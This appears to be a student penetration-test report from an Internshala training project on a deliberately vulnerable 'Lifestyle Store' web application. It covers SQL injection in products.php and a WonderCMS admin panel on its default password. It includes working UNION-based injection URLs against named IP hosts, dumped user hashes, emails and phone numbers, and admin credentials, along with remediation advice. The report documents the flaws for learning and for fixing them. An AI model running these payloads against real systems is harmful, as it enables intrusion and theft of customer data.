INTERNSHALA
internships that matter

Lifestyle Store - Project Web Application

Detailed Developer Report

VULNERABILITY STATISTIC


Critical	Severe
14	10

Moderate	Low
7	5

Vulnerbalities


S.NO.	**SEVERITY**	**VULNERABILITY**	**COUNT**
1	CRITICAL	SQL injection	1
2	CRITICAL	Access to admin panel	1
3	CRITICAL	Arbitrary file upload	2
4	CRITICAL	Account takeover by OTP bypass	1
5	CRITICAL	CSRF	3
6	SEVERE	Reflected cross site scripting	1
7	SEVERE	Stored cross site scripting	1
8	SEVERE	Common password	1
9	SEVERE	Component with known vulnerability	3
10	MODERATE	Server misconfiguration	1
11	MODERATE	Unauthorized access to user details(IDOR)	4
12	MODERATE	Directory listings	5
13	LOW	Personal Information leakage	2
14	LOW	Client side and server side validationbypass	1
15	LOW	Default error display	1
16	LOW	Open redirection	2

1. SQL Injection



SQL injection

Issue: **SQL injection**
Severity: **High**
Confidence: **Certain**
Host: **http://65.2.140.9**
Path: **/products.php**




Issue detail

The **cat** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the cat parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.


Observation

Navigate to the Main Page of the website where you will see categories option click on **"T Shirt"** or **"Socks"**or **"Shoes"**to get into this URL, you will see products as per the category you have chosen but notice the **GET parameter**in the URL.



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0, 9' at line 1
```


When we Put --+ at end



Proof of Concept (PoC)

•Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

http://65.2.140.9/products.php?cat=1’ union select 1,database(),2,version(),3,4,5--+


Not secure | 65.2.140.9/products.php?cat=1%27%20union%20select%201,database(),2,version(),3,4,5--+


Nike Basic Tshirt
499

hacking_training_project
5.7.38-0ubuntu0.18.04.1
VIEW PRODUCT

Basic T shirt
Price: Rs 350/-
VIEW PRODUCT


PoC –attacker can dump arbitrary data

- No of databases: 2
- hacking_training_project
- information_schema



```
available databases [2]:
[*] hacking_training_project
[*] information_schema
```

- No of tables in hacking_training_project: 10
- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers




```
Database: hacking_training_project
[10 tables]
+---------------------------------------+
| brands                                |
| cart_items                            |
| categories                            |
| customers                             |
| order_items                           |
| orders                                |
| product_reviews                       |
| products                              |
| sellers                               |
| users                                 |
+---------------------------------------+
```

•users

Business Impact –Extremely High


Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.
Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers.
Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.



```
[21:58:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:58:54] [INFO] fetching entries of column(s) 'email, id, name, password, phone_number, user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[16 entries]
+----+-----------------------+-------------+--------------------------------------------------------------+----------------------------+--------------+
| id | name                  | user_name   | password                                                     | email                      | phone_number |
+----+-----------------------+-------------+--------------------------------------------------------------+----------------------------+--------------+
| 1  | admin                 | admin       | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | admin@lifestylestore.com   | 8521479630   |
| 2  | Donald Duck           | Donal234    | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | donald@lifestylestore.com  | 9489625136   |
| 3  | Brutus                | Pluto98     | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | Pluto@lifestylestore.com   | 8912345670   |
| 4  | Chandan               | chandan     | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0VeiOKLVDa | chandan@lifestylestore.com | 7854126395   |
| 5  | Popeye the sailor man | Popeye786   | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC | popeye@lifestylestore.com  | 9745612300   |
| 6  | Radhika               | Radhika     | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. | radhika@lifestylestore.com | 9512300052   |
| 7  | Nandan                | Nandan      | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K | Nandan@lifestylestore.com  | 7845129630   |
| 8  | Murthy Adapa          | MurthyAdapa | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG | murthy@internshala.com     | 8365738264   |
| 9  | John Albert           | john        | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG | jhon@gmail.com             | 6598325015   |
| 10 | Bob                   | bob         | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq | bob@building.com           | 8576308560   |
| 11 | Jack                  | jack        | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu | jack@ronald.com            | 9848478231   |
| 12 | Bulla Boy             | bulla       | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG | bulla@ranto.com            | 7645835473   |
| 13 | hunter                | hunter      | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2 | konezo@web-experts.net     | 9788777777   |
| 14 | asd                   | asd         | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2 | asd@asd.com                | 9876543210   |
| 15 | acdc                  | acdc        | $2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi | cewi@next-mail.info        | 9999999999   |
| 16 | hacker                | hacker1     | $2y$10$KWdTzamsoIBoVMmDjrj6Yu5vWxi2z.GFvJS2GSA5xAzxfSSNyn7d6 | hacker1@gmail.com          | 9234567899   |
+----+-----------------------+-------------+--------------------------------------------------------------+----------------------------+--------------+
```


Few More Screenshots

union select 1,column_name,3,4,5,6,7 from information_schema.columns where table_schema="hacking_training_project" and table_name="users" --+


Not secure | 65.2.140.9/products.php?cat=2%27union%20select%201,column_name,3,4,5,6,7%20from%20information_schema.columns%20where%20tabl...

type 4 VIEW PRODUCT	unique_key 4 VIEW PRODUCT	email 4 VIEW PRODUCT
user_name 4 VIEW PRODUCT	name 4 VIEW PRODUCT	password 4 VIEW PRODUCT
phone_number 4 VIEW PRODUCT	address 4 VIEW PRODUCT	created_at 4 VIEW PRODUCT

http://35.154.196.131/products.php?cat=1’union select 1,user_name,3,passowrd,5,6,7 from users--+



```
Not secure | 35.154.196.131/products.php?cat=1%27union%20select%201,user_name,3,password,5,6,7%20from%20users%20--+
```

Nike Basic Tshirt
499

```
admin                                              Donal234
$2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQma[illegible]7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO
VIEW PRODUCT                                       VIEW PRODUCT

Pluto98                  chandan                   Popeye786
$2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaT[illegible]ZBElrgthXdvT1hwUlivuFELe03rR.Glcdp03[illegible]1RfwYTioW0w2CaZtAQuXVnhGAUjt/lf/yTqkNPC5zTrsVm7EeC
VIEW PRODUCT             VIEW PRODUCT              VIEW PRODUCT

Radhika                  Nandan                    MurthyAdapa
$2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8[illegible]RNLMEiG79ZFXElHg.R.o95334U0xmZu4.9[illegible]QGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG
VIEW PRODUCT             VIEW PRODUCT              VIEW PRODUCT
```

Recommendations

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.

Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

References

SQL injection:- https://portswigger.net/web-security/sql-injection

Using Burp to Test for Injection Flaws:- https://support.portswigger.net/customer/portal/articles/1965677-using-burp-to-test-for-injection-flaws

SQL Injection Cheat Sheet:- https://portswigger.net/web-security/sql-injection/cheat-sheet

Vulnerability classifications

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CWE-94: Improper Control of Generation of Code ('Code Injection')

CWE-116: Improper Encoding or Escaping of Output


2. Access To Admin Pannel

Access to admin panel (Critical)	Below mentioned URL is vulnerable to **Arbitrary File Upload and making other admin level** changes. Affected URL : •http://13.126.196.134/wondercms/loginURL

Observation

When we navigate to http://13.126.196.134/wondercms/ url

we get the password on the page and login as : admin in the url http://13.126.196.134/wondercms/loginURL .


Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

New WonderCMS update available.
– Backup your website and check what's new before updating.

It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

About your website

Photo, website description, contact information, mini map or anything else.

This content is static and visible on all pages.


Admin Pannel password is weak

Admin Pannel password- admin

Proof of Concept (PoC)

Hacker can change the admin password .Hacker can also add and delete pages.

Hacker can upload any malicious file.


Not secure | 35.154.196.131/wondercms/

Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Securit*

New WonderCMS update available.
– Backup your website and check what's new befor

ADMIN LOGIN URL

loginURL

Important: save/remember your URL after changing
/wondercms/loginURL

PASSWORD

BACKUP

Photo, website description, contact information, mini map or anything else.
This content is static and visible on all pages.

Business impact - Extremely High

Hacker can do anything with the page, he will have full access of the page andcan govern the page according to it's will.

It is the massive business risk.

Loss can be very high

RECOMENDATIONS

The default password should be changed and a strong password must be setup.

The admin url must also be such that its not accessible to normal users.

Password changing option must be done with 2 to 3 step verification.

References

